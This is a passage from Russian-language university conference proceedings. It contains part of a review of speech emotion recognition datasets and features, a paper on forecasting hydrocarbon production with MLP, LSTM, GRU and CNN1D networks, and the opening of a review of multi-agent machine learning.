Набор данных TESS содержит 7 категорий эмоций, выраженных двумя актрисами [3]. Каждый аудиофайл состоит из коротких предложений на английском языке. Преимуществами данного набора являются четко артикулированные выражения эмоций, а также простые, короткие предложения, упрощающие обработку аудиофайлов. К недостаткам можно отнести малое количество участников, а также отсутствие полового разнообразия и актерские данные, которые снижают естественность.

Набор данных AlloCat представляет собой французский датасет, ориентированный на эмоциональное состояние пользователей после взаимодействия с технической поддержкой. Преимуществами набора являются реальные данные, мультимодальность (наличие текстовых и аудиоданных), огромное количество эмоций. К недостаткам относятся качества аудиоданных, поскольку в некоторых записях содержатся шумы и размытость.

Набор данных SEWA является мультимодальным датасетом с реальными эмоциями в контексте диалогов, записанных в разных культурах и на разных языках [4]. Огромным преимуществом данного набора является взаимодействие с естественными эмоциями и разнообразие культур и языков. Недостатками набора являются ограниченность по количеству данных для каждой эмоции и сложность обработки мультимодальных данных.

Набор данных USC IEMOCAP содержит постановочные и импровизированные диалоги между актерами, выражающими различные эмоции [5]. Набор содержит аудио-, видео- и текстовые данные,

из-за чего недостатком набора являются в потребности огромных ресурсов для обработки. Объем датасета характеризуется 7 383 высказываниями, распределенными по десяти субъектам. В нем включены помимо категориальных меток 10 эмоций еще и размерные метки возбуждения, валентности и доминантности.

Емо-DB является берлинской базой данных эмоциональной речи, состоящей из 535 высказываний десяти субъектов. Данный набор содержит 7 основных эмоций, представленных в коротких фразах, произнесенных в преувеличенно актерской манере [6].

Набор данных SEMAINE состоит из 141 разговора, распределенного на 15 тем. Он содержит размерные метки возбуждения, валентности, силы и ожидания. Преимуществом набора является высокое качество записи речи [7].

Характеристики речевых сигналов

Выражение эмоций в речи происходит через различные акустические параметры, такие как высота тона, тембр, громкость, ритм, скорость речи и т.д. Эти характеристики являются признаками, по которым в дальнейшем происходит определение эмоционального состояния говорящего.

Основные признаки, используемые для определения эмоций по голосу, можно разделить на несколько категорий: частотные, временные, энергетические и просодические характеристики [8].

К частотным характеристикам относятся частота основного тона, отражающая периодичность колебаний голосовых связок, спектральные параметры, позволяющие анализировать распределение энергии по частотам, а также мел-кепстральные коэффициенты (MFCC), отражающие тембр и интонацию говорящего.

Временные характеристики включают в себя длительность звуков, паузы между словами и изменения основного тона во времени.

Энергетические характеристики подразумевают громкость, поскольку эмоции влияют на амплитуду речевого сигнала, и энергию сигнала, демонстрирующую общую силу произнесения.

Просодические характеристики содержат интонационные контуры, т.к. при различных эмоциях изменяются интонация, например, радость сопровождается восходящими интонационными контурными паттернами, а грусть – более плоскими и нисходящими, и ритмика, обусловленная различиями ударений и временных интервалов между словами или звуками при определенных эмоциях.

Методы оценки эмоционального состояния

В настоящее время разработаны разнообразные методы распознавания эмоций как с использованием искусственного интеллекта, так и без его участия.

В области искусственного интеллекта для решения данной задачи используются сверточные (CNN) и рекуррентные (RNN) архитектуры нейронных сетей. При сравнении данных архитектур было выявлено преимущество использования рекуррент-

ных нейронных сетей, заключающееся в устойчивости к изменчивости речевого корпуса [9]. Дело в том, что RNN на основе долгосрочной кратковременной памяти (LSTM) особенно удобны благодаря своим свойствам памяти, позволяющим извлекать эволюцию долгосрочных временных рядов, таких как эмоции. CNN широко используются для распознавания изображений, поскольку предназначены для использования пространственно-локальных корреляций.

Однако данная архитектура намного быстрее обучается и имеет меньшее количество параметров для оптимизации, в связи с чем она получила широкое распространение при решении задачи определения эмоционального состояния. При проведении экспериментов было выявлено, что RNN достигают наилучших результатов по удовлетворенности, когда CNN лучшие результаты показывает по возбуждению и валентности.

Бавит Сингх Хора предложил новый метод извлечения признаков под названием линейные частотные оставные центральные коэффициенты (LFRCC) для задачи распознавания речевых эмоций [10]. Эксперименты проводились на наборе данных Емо-DB, уделяя особое внимание четырем эмоциям: гневу, счастью, спокойствию и грусти. В результате выяснилось, что предлагаемые характеристики превосходят современные мела-частотные коэффициенты (MFCC) на 25,64% точности и линейные частотные центральные коэффициенты (LFCC) на 10,26% при использовании остаточной нейронной сети ResNet, а при использовании нейронной сети с задержкой по времени (TDNN) – 12,37 и 4,67% соответственно. Также комбинация характеристик MFCC и LFRCC позволила достичь самой высокой точности в 94,87% и самых низких значений ошибок в 3,625%.

В работе студентов Петербургского государственного университета рассматриваются два метода извлечения признаков: электроглоттографический (EGG) и спектрографический анализы [11]. Электроглоттограммы отражают фазы открытия гортани, максимального открытия, закрытия и полного закрытия голосовых связок. Основным признаком, извлекаемым из EGG, является коэффициент замкнутости (CQ) – процент колебательных циклов, в которых гортань полностью закрывается при произнесении речи. В результате было обнаружено, что значения коэффициента CQ у мужчин максимальны в нейтральном состоянии, в то время как у женщин – в состоянии грусти. Также были выделены и минимальные значения коэффициента CQ: у мужчин в состоянии страха, у женщин в состоянии радости. Различия были выявлены и при рассмотрении высоты тона, а именно у мужчин состояния гнева и радости характеризуются более высокими значениями, чем нейтральное состояние, а у женщин повышенные значения наблюдаются в состояниях страха, гнева и радости в сравнении с состояниями грусти и спокойствия.

Для повышения качества распознавания эмоций Е. Рюмина и Д. Иванко предложили использовать визуальную информацию [12]. Исследовалось влияние эмоций на поведение губ при произношении речи. В исследовании рассматривается 3D-модель ResNet-18 на наборе данных CREMA-D.

Результаты экспериментов показали, что эмоцию отвращения труднее всего распознать по причине значительного сгибания губ и искажения артикуляции. Помимо этого, было подтверждено, что точность моделей, обученных на разных типах эмоций, значительно превышает точность моделей, обученных на одной конкретной эмоции. Учет поведения губ при произношении речи обуславливается степенью открытости ротовой полости и паузами между словами. Так, при эмоциях счастья и гнева слова произносятся с открытым ртом, нежели при спокойной и грустной эмоциях, а паузы между словами короче при гневе, нежели при грусти.

В статье У. Авчи приводится метод распознавания эмоций в речи с использованием паттернов спектрограмм в качестве признаков. Задача классификации эмоций решается при помощи метода опорных векторов с направленным ациклическим графом (DAGSVM) [13].

Для достижения цели создается спектрограмма для каждого речевого сигнала, которая разбивается на части, основанные на различных частотных диапазонах. Над полученными частями производят операцию дискретизации, выявляя специфические паттерны, способствующие определению эмоций. Далее классификатор обучается на признаках, извлеченных из паттернов.

В результате исследования было выявлено, что при увеличении количества частей спектрограммы можно увеличить точность распознавания эмоций.

Заключение

В настоящее время предложено множество различных в реализации идей решения задачи распознавания психоэмоционального состояния человека по речевому сигналу.

Однако данные идеи заточены под конкретные наборы данных, содержащие высказывания актеров, что является серьезным недочетом при использовании разработанных методов в естественной среде. Значительные успехи демонстрируют методы глубокого машинного обучения, использующие извлеченные признаки из характеристик речи.

Проблемой данной темы является выбор наиболее подходящих признаков, в полной мере описывающих определенную эмоцию. В данный момент изучение оценки психоэмоционального состояния требует детального анализа предложенных признаков с целью выявления наиболее подходящего при решении рассматриваемой проблемы.

Литература

1. International Civil Aviation Organization 2010 Aviation Safety Management Manual: document 9859AN/474. – 2nd ed. – Montreal: ICAO, 2010. – 150 p.
2. RAVDESS Dataset / Papers With Code [Электронный ресурс]. – Режим доступа: <https://paperswithcode.com/>, свободный (дата обращения: 18.09.2024).
3. Toronto emotional speech set (TESS) / Kaggle [Электронный ресурс]. – Режим доступа: <https://www.kaggle.com/datasets/ejlok1/toronto-emo>, свободный (дата обращения: 18.09.2024).
4. SEWA DB: A Rich Database for Audio-Visual Emotion and Sentiment Research in the Wild / J. Kossaifi, R. Waldecki, Y. Panagakis, J. Shen, M. Schmitt, F. Ringeval, J. Han, V. Pandit, A. Toisoul, B. Schuller, K. Star, E. Hajiyev, M. Pantic // IEEE Transactions on Pattern Analysis and Machine Intelligence. – 2019.
5. IEMOCAP / Kaggle [Электронный ресурс]. – Режим доступа: <https://www.kaggle.com/datasets/>, свободный (дата обращения: 18.09.2024).
6. BioVid Emo DB: A Multimodal Database for Emotion Analyses validated by Subjective Ratings / L. Zhang, S. Walter, X. Ma, P. Werner, A. Al-Hamadi, Harald C. Traue, S. Gruss // IEEE Symposium Series on Computational Intelligence, SSCI. – 2016.
7. The SEMAINE database: annotated multimodal records of emotionally coloured conversations between a person and a limited agent / G. McKeown, M. Valstar, R. Cowie, M. Pantic, M. Schroder // IEEE Transactions of Affective Computing. – 2013. – PP. 5–17.
8. Эмоциональные характеристики речи и их связь с акустическими параметрами [Электронный ресурс]. – Режим доступа: <https://cyberleninka.ru/article/n/>, свободный (дата обращения: 18.09.2024).
9. Multi-corpus Experiment on Continuous Speech Emotion Recognition: Convolution or Recurrence? / M. Macary, M. Lebourdais, M. Tahon, Y. Esteve, A. Rousseau // 22nd International Conference, SPECOM. – 2020. – PP. 304–314.
10. Baveet Singh Hora. Linear Frequency Residual Central Coefficients for Speech Emotion Recognition / Baveet Singh Hora, S. Uthiraa, Hemant A. Patil // 25th International Conference, SPECOM. – 2023. – PP. 116–129.
11. An Electroglottographic Method for Assessing the Emotional State of the Speaker / A. Grigorev, A. Kurazhova, E. Kleshnev, A. Nikolaev, O. Frolova, E. Lyakso // 24th International Conference, SPECOM. – 2022. – PP. 214–225.
12. Ryumina E. Emotional Speech Recognition Based on Lip-Reading / E. Ryumina, D. Ivanko // 24th International Conference, SPECOM. – 2022. – PP. 616–625.
13. Avci U. Speech Emotion Recognition Using Spectrogram Patterns as Features // 22nd International Conference, SPECOM. – 2020. – PP. 57–67.

Букина Полина Германовна

Студентка каф. безопасности информационных систем (БИС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: bukina.polina2014@gmail.com

Харченко Сергей Сергеевич

Канд. техн. наук, доцент каф. БИС ТУСУРа
Эл. почта: kss@fb.tusur.ru

УДК 004+553

А.О. Дергачев

Применение нейросетевого анализа для прогнозирования ожидаемых объемов добычи углеводородного сырья

Развитие нефтегазовой отрасли, обеспечивающей стабильность страны и являющейся основой для роста ее экономики, неразрывно связано с разведкой и разработкой новых месторождений нефти и газа. Из-за ухудшения ресурсной базы углеводородного сырья российские нефтяные компании сталкиваются с проблемой снижения точности прогнозируемых объемов добычи. В данной работе исследуется целесообразность применения алгоритмов машинного обучения для получения прогнозных значений углеводородного сырья. Описан процесс обучения разработанных моделей искусственных нейронных сетей (далее – ИНС) на наборе данных утвержденных проектных значений добычи углеводородного сырья (далее – УВС) по эксплуатационным объектам и их геолого-физическим характеристикам. Также с целью повышения точности результатов обучения была проведена аугментация исходных данных несколькими способами.

Ключевые слова: искусственные нейронные сети, многослойный персептрон, LSTM, GRU, CNN1D, метод К-ближайших соседей, добыча углеводородов.

Нефтегазовая отрасль играет ведущую роль в экономике страны. Процесс цифровизации в нефтегазовом секторе привел к появлению огромного количества данных о различных геологических параметрах. Однако постоянный рост объема информации затрудняет ее анализ даже высококвалифицированными специалистами. Использование компьютерных технологий при решении задач нефтегазовой отрасли позволяет решить проблему обработки больших объемов информации, устраняя субъективность интерпретации результатов исследований. Таким образом, использование интеллектуальных методов анализа, таких как ИНС, может решить проблемы обработки больших массивов данных.

ИНС представляет собой систему простых искусственных нейронов, которые связаны и взаимодействуют друг с другом [1]. ИНС позволяет выявлять неизвестные закономерности, обобщать факты и позволяет решать задачи интерпретации данных с высокой скоростью и точностью.

В последние годы развитие российской нефтегазовой отрасли происходит на фоне заметного ухудшения структуры запасов сырья. Одной из причин этого является значительная добыча на многих уникальных и крупных высокопродуктивных месторождениях, а также их высокая обводненность [2]. Разработка инструментов для добычи полезных ископаемых способствует получению более точных и качественных результатов обработки больших объемов геологических данных. Нейронные сети позволяют повысить эффективность точности прогнозирования объемов добычи месторождений.

В то же время ряд вопросов, связанных с прогнозированием объемов добычи углеводородов на основе нейросетевого анализа геолого-геофизических данных, требуют дополнительного изучения и совершенствования.

Цель работы заключалась в исследовании целесообразности применения алгоритмов машинного обучения для получения прогнозных значений углеводородного сырья. Для реализации поставленной цели были изучены различные типы нейронных се-

тей, подготовлены входные данные для обучения и реализованы модели различных типов ИНС.

Методика эксперимента

В рамках исследования для обучения ИНС были собраны данные утвержденных проектных значений добычи углеводородного сырья по эксплуатационным объектам месторождений Западной Сибири, а также их геолого-физические характеристики. Исследовательский набор данных для обучения модели состоял из 19 столбцов и 40 064 строк. Для обучения, валидации и тестирования ИНС данные были разделены в следующих соотношениях: 60% для обучения, 20% для валидации и 20% для тестирования. Также была проведена нормализация данных с целью устранения различных аномалий, которые могут усложнить изучение информации ИНС по формуле (1):

$$x = \frac{x - \min}{\max - \min}, \quad (1)$$

где x – значение каждого показателя, \min – минимальное значение по показателю, \max – максимальное значение по показателю.

Из-за отсутствия части исходных геологических и геофизических данных их значения были восстановлены [3]. Для восстановления данных часто использовались следующие методы расчета:

- среднее значение по показателю;
- медианное значение по показателю;
- заполнение недостающих данных нулями;
- расчет значений методом к-ближайших соседей.

Для прогнозирования величины добычи углеводородов использовались различные типы ИНС:

- полносвязная нейронная сеть (или многослойный персептрон);
- рекуррентная нейронная сеть (GRU);
- рекуррентная нейронная сеть с долгой короткой памятью (LSTM);
- сверточная нейронная сеть (CNN1D).

Рекуррентные нейронные сети способны учитывать контекст предыдущих данных, что делает их идеальными для работы с последовательностями,

где порядок и временные связи играют ключевую роль [4]. Сети типа LSTM и GRU способны лучше обрабатывать долгосрочные зависимости в данных.

Сети типа CNN1D выделяются своей способностью эффективно обрабатывать многомерные данные, выделяя важные признаки без необходимости предварительной обработки. Для обучения моделей с рекуррентными и сверточными типами слоев формат данных был скорректирован в соответствии с требуемым представлением формата входных данных.

В работе были разработаны модели вышеупомянутых типов ИНС и проведено обучение с использованием метода обратного распространения. Метод обратного распространения представляет собой алгоритм обучения многослойной нейронной сети [5]. Он включает в себя три этапа:

- подача данных на вход и последующее распространение данных в направлении выходных данных;
- вычисление и обратное распространение соответствующих ошибок;
- настройка весовых коэффициентов.

Модели были разработаны с использованием программной библиотеки TensorFlow для машинного обучения с открытым исходным кодом на языке программирования Python. Для обучающих моделей был использован алгоритм оптимизации Adam с шагом обучения 0,0001, количество этапов обучения 15. Также для оценки качества модели применялась метрика средней квадратичной ошибки. На этапе обучения нейронная сеть просматривает подготовленную обучающую выборку данных и, основываясь на ее текущих параметрах, делает прогнозы относительно значения объема производства УВС. Затем прогнозы сравниваются с ожидаемыми результатами.

Результаты эксперимента

На первом этапе обучение разработанных моделей производилось на исходных данных без их аугментации. Результаты предсказаний обученных моделей представлены в виде графиков. На оси X представлено количество эксплуатационных объектов, ось Y демонстрирует нормализованные ожидаемые значения добычи углеводородов в тысячах тонн. Таким образом, максимальное значение 0,025 по оси Y следует интерпретировать как 25 т УВС.

Пунктирная линия показывает предсказанные значения ИНС, сплошная линия отражает оригинальные значения добычи углеводородов. Следует учитывать, что при обучении моделей была использована стандартная функция активации ReLu. Однако у данной функции есть недостаток – появление «мертвых нейронов», когда нейроны, которые начинают выдавать отрицательные значения, перестают активироваться и вносить вклад в обучение сети. Учитывая данный недостаток функции ReLu, процесс обучения моделей может привести к появлению отрицательных значений предсказаний объемов добычи УВС.

На рис. 1 представлены графики предсказаний моделей четырех типов по 50 эксплуатационным объектам, где пунктирные кривые (---) – предсказания моделей и сплошная линия (—) – реальные значения. Можно отметить, что полученные предсказания добычи углеводородов имеют низкую точность.




Рис. 1. Графики предсказаний моделей и реальные значения для разных типов

На втором этапе обучение моделей производилось на аугментированных данных. Для сети типа многослойный персептрон наилучшая точность была получена на аугментированном наборе данных методом средних значений по показателю (рис. 2).




Рис. 2. График предсказания модели типа многослойный персептрон после аугментации данных

Для сети типа LSTM наилучшая точность была получена на аугментированном наборе данных методом K-ближайших соседей (рис. 3).




Рис. 3. График предсказания модели типа LSTM после аугментации данных

Для сети типа GRU наилучшая точность была получена на оригинальном наборе данных, где пустоты заполнены нулевым значением (рис. 4).




Рис. 4. График предсказания модели типа GRU на оригинальном наборе данных

Для сети типа CNN1D наилучшая точность была получена на аугментированном наборе данных методом средних значений по показателю (рис. 5).




Рис. 5. График предсказания модели типа CNN1D после аугментации данных

В табл. 1, 2 представлены результаты сравнения значений анализируемых метрик разработанных моделей нейронных сетей, где MAE – средняя абсолютная ошибка, MSE – средняя квадратичная ошибка, MRE – средняя относительная ошибка.

Таблица 1

Сравнения значений метрик разработанных моделей

Тип сети	Метрика	Набор данных, где пустоты заполнены нулями	Набор данных, где пустоты заполнены средними значениями (по столбцам)
Многослойный персептрон	MRE	0,36	0,24
	MAE	0,006306	0,003843
	MSE	0,000455	0,000417
Рекуррентная сеть LSTM	MRE	0,588	0,20
	MAE	0,004218	0,004069
	MSE	0,000712	0,000744
Рекуррентная сеть GRU	MRE	0,56	0,31
	MAE	0,003764	0,003401
	MSE	0,000688	0,000743
Сверточная сеть CNN1D	MRE	0,526	0,047
	MAE	0,003894	0,004061
	MSE	0,000461	0,000435

Таблица 2

Сравнения значений метрик разработанных моделей

Тип сети	Метрика	Набор данных, где пустоты заполнены медианными значениями (по столбцам)	Набор данных, где пустоты восстановлены методом K-ближайших соседей
Многослойный персептрон	MRE	0,61	0,13
	MAE	0,005951	0,004399
	MSE	0,000485	0,000524
Рекуррентная сеть LSTM	MRE	0,51	0,25
	MAE	0,003570	0,005789
	MSE	0,000744	0,000635
Рекуррентная сеть GRU	MRE	0,39	0,09
	MAE	0,003801	0,003772
	MSE	0,000713	0,000693
Сверточная сеть CNN1D	MRE	0,29	0,38
	MAE	0,004635	0,003367
	MSE	0,000467	0,000483

Заключение

Анализ результатов исследования показал, что значение ошибки (MAE, MSE, MRE) улучшилось на 10–30% в зависимости от архитектуры. Скорее всего, это связано с аугментированием и нормализацией исходных данных, так как такие преобразования могут влиять как положительно, так и отрицательно на результат обучения нейронных сетей. Некорректно подобранный способ нормализации и аугментации может ухудшить способности модели к обобщению признаков. Правильный подбор способов нормализации и аугментации является приоритетной проблемой и требует проведения дополнительных исследований. В частности, планируется использовать нормализацию данных со смещением, применить различные функции активации и разработать модели многослойной нейронной сети для аугментирования данных показателей геолого-физических характеристик.

Литература

1. Что такое нейронные сети и как они работают [Электронный ресурс]. – Режим доступа: <https://sky.pro/media/neuronnye-seti/> (дата обращения: 10.09.2024).
2. Анализ проблемы высокой обводненности добываемой продукции горизонтальных скважин [Электрон-

ный ресурс]. – Режим доступа: <https://www.geology-mgri.ru/jour/article/view/844> (дата обращения: 11.09.2024).

3. Подготовка и аугментация данных для обучения нейросетей [Электронный ресурс]. – Режим доступа: https://neurobucks.ru/cozdanie-i-prodazha-nejrosetej/podgotovka_i_augmentatsija_dannyh_dlja_obucheniya_nejrosetej/ (дата обращения: 11.09.2024).

4. Рекуррентная нейронная сеть (RNN): виды, обучение, примеры [Электронный ресурс]. – Режим доступа: <https://neurohive.io/ru/osnovy-data-science/rekurrentnye-nejronnye-seti/> (дата обращения: 11.09.2024).

5. Back propagation – алгоритм обучения по методу обратного распространения [Электронный ресурс]. – Режим доступа: https://proporprogs.ru/neural_network/back-propagation-algoritm-obucheniya-po-metodu-obratnogo-gasprostraneniya (дата обращения: 12.09.2024).

Дергачев Антон Олегович

Аспирант каф. экономической математики, информатики и статистики (ЭМИС) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: nt1progar@gmail.com

УДК 004.852

Н.В. Лаходынова, В.М. Ахмадеев, Л.Г. Кишкин

Краткий обзор применения мультиагентного подхода в методах машинного обучения

Представлен обзор мультиагентных подходов в машинном обучении, рассматриваются основные концепции и методы обучения. В контексте машинного обучения каждый агент может быть отдельной моделью или алгоритмом, который имеет свои собственные данные и задачи, кроме того э агенты взаимодействуют друг с другом для достижения определенных целей. Мультиагентный подход позволяет учиться на основе коллективного интеллекта и кооперации между агентами.

Ключевые слова: мультиагентные системы, машинное обучение, централизованное и децентрализованное обучение с подкреплением.

Мультиагентные системы (МАС) и машинное обучение (ML) являются двумя активно развивающимися областями в сфере искусственного интеллекта (ИИ). Мультиагентная система представляет собой совокупность автономных агентов, которые взаимодействуют друг с другом для достижения общей цели. Агенты способны самостоятельно принимать решения и координировать свои действия на основе локальной информации и коммуникации со своими соседними агентами. Поскольку понятие агента допускает самые разнообразные интерпретации, начиная с агента-человека и заканчивая марковским процессом или автоматом Мура, открываются широкие возможности применения математического аппарата при моделировании МАС. Кроме того, к настоящему времени разработано достаточно платформ для моделирования МАС.

Машинное обучение, в свою очередь, обеспечивает инструменты и методы для обработки данных, извлечения значимых признаков и принятия решений на основе статистической модели без явного программирования.

В последние годы наблюдается все больший интерес к применению мультиагентных систем в контексте машинного обучения. Это объясняется тем, что их можно использовать для моделирования многих реальных проблем, таких как маршрутизация сетевых пакетов и координация автономных транспортных средств [1–7].

Мультиагентная система может эффективно решать сложные задачи, которые не могут быть решены отдельными агентами или классическими методами машинного обучения. Взаимодействие агентов позволяет распределить задачи между ними и использовать коллективный интеллект для достижения более высоких результатов.

Такое сочетание МАС и ML имеет широкий спектр приложений: от управления роботами до финансового прогнозирования. Например, в случае управления роботами каждый агент может быть ответственным за выполнение определенной задачи – один контролирует двигательную активность, другой – видение окружающей среды. При этом они должны эффективно координироваться для достижения конечной цели – например, перемещение по

неизвестной территории или выполнение сложной операции.

Одним из основных направлений исследований является разработка алгоритмов машинного обучения, специально адаптированных для работы в мультиагентных системах. Традиционные алгоритмы машинного обучения, разработанные для работы с большими объемами данных, не всегда могут быть применены непосредственно при работе с мультиагентными системами. Здесь требуется учет особенностей среды, в которой действуют агенты, и корректное определение взаимодействий и зависимостей между ними.

Также активно исследуются методы координации действий между агентами на основе концепций машинного обучения. Вместо предварительного программирования стратегий и действий для каждого агента разработчики стремятся создать агентов, которые могут обмениваться знаниями, обучаться на основе опыта и принимать решения, чтобы достичь некоторой общей цели. Это может быть особенно полезно в сложных задачах, где объединение усилий нескольких агентов может привести к более эффективным результатам.

Ниже будут рассмотрены основные принципы работы мультиагентных систем и методов машинного обучения.

Обучение с подкреплением одноагентной системы

Обучение с подкреплением одноагентной системы является частным случаем одновременного применения концепций мультиагентных систем и машинного обучения. Обучение с подкреплением – это метод обучения агента, который взаимодействует с окружающей средой, чтобы достичь определенной цели [8]. В данном случае агент представляет собой одноагентную систему, которая принимает решения и выполняет действия в зависимости от состояния окружающей среды. Целью агента является максимизация некоторой награды, которая зависит от его действий и состояния окружающей среды.

Принцип работы обучения с подкреплением основан на использовании тестового экспериментального цикла. Агент взаимодействует с окружающей средой, выполняя действия и наблюдая состояние

среды. На основе наблюдений и полученной награды агент осуществляет обновление своей стратегии, чтобы в дальнейшем принимать более оптимальные решения.

Основными компонентами обучения с подкреплением одноагентной системы являются агент, среда, состояние, действие и награда. Агент отвечает за взаимодействие с окружающей средой и принятие решений. Агент может быть представлен в виде нейронной сети или другого типа модели машинного обучения. Среда представляет собой внешний мир, в котором действует агент. Среда может быть физической или виртуальной. Состояние определяет текущее состояние среды. Состояние может быть непрерывным (например, координаты робота) или дискретным (состояние клетки на игровом поле). Агент использует состояние для принятия решений. Действие определяет реакцию агента на состояние среды. Действие может быть непрерывным (например, скорость, с которой робот двигается) или дискретным (направление движения). Награда определяет меру качества действий агента. Награда может быть положительной, если действие агента приносит положительный результат, или отрицательной, если действие агента приводит к негативным последствиям. В обучении с подкреплением одноагентной системы существует несколько основных алгоритмов, которые используются для обновления стратегии агента. Перечислим некоторые из них.

Q-обучение: алгоритм основан на идее оценки функции ценности состояния-действия. Агент обновляет свою функцию ценности на основе полученной награды и максимальной ожидаемой награды для следующего состояния.

SARSA: функция ценности состояния-действия обновляется с учетом следующего действия агента. Агент выбирает следующее действие на основе своей текущей стратегии и обновляет функцию ценности после выполнения этого действия.

DQN (Deep Q-Network): основан на комбинации Q-обучения и нейронной сети. Для обновления стратегии агента используется глубокая нейронная сеть, которая оценивает функцию ценности состояния-действия.

Обучение с подкреплением одноагентной системы имеет широкий спектр применений, включая робототехнику, управление процессами и игровую индустрию.

Обучение мультиагентной системы

Для успешного функционирования мультиагентной системы требуется эффективное обучение каждого ее агента. Обучение мультиагентных систем является сложной задачей, так как каждый агент может принимать решения, взаимодействуя с другими агентами и окружающей средой.

Управление агентами в мультиагентных системах может быть централизованным и децентрализованным.

В первом случае имеется центральное устройство управления, обеспечивающее формирование

коллектива агентов, распределение задач между ними, обеспечивает коммуникации и доступ к необходимой информации. Такой подход, как правило, применим к системам с малым количеством агентов, так как требует больших ресурсов, особенно в случаях, когда агенты обмениваются информацией не только с центральным устройством, но и между собой.

Для децентрализованных мультиагентных систем имеются разные подходы. Так, в контрактной системе управления предполагается, что все агенты независимы. Каждый агент обладает информацией о своих возможностях: доступных ему задачах и способах коммуникации. При появлении конкретной задачи коллектив агентов сформируется путем обмена сообщениями между ними. Все коммуникации устанавливаются в процессе решения задачи. Структура системы формируется и меняется в процессе взаимодействий. Такие системы обладают гибкостью, возможностью расширения. Наиболее экономичными в использовании ресурсов являются системы с локальными взаимодействиями. Проблема таких подходов в отсутствии эффективного контроля за функционированием системы.

Рассмотрим некоторые методы и подходы к обучению мультиагентных систем, использующие машинное обучение.

Как и в случае одноагентной системы, каждый агент взаимодействует с окружающей средой и получает положительные или отрицательные сигналы (подкрепления) на основе своих действий. Целью обучения с подкреплением является формирование оптимальной стратегии поведения агента, максимизирующей накопленную полезность или минимизирующей некий функционал потерь.

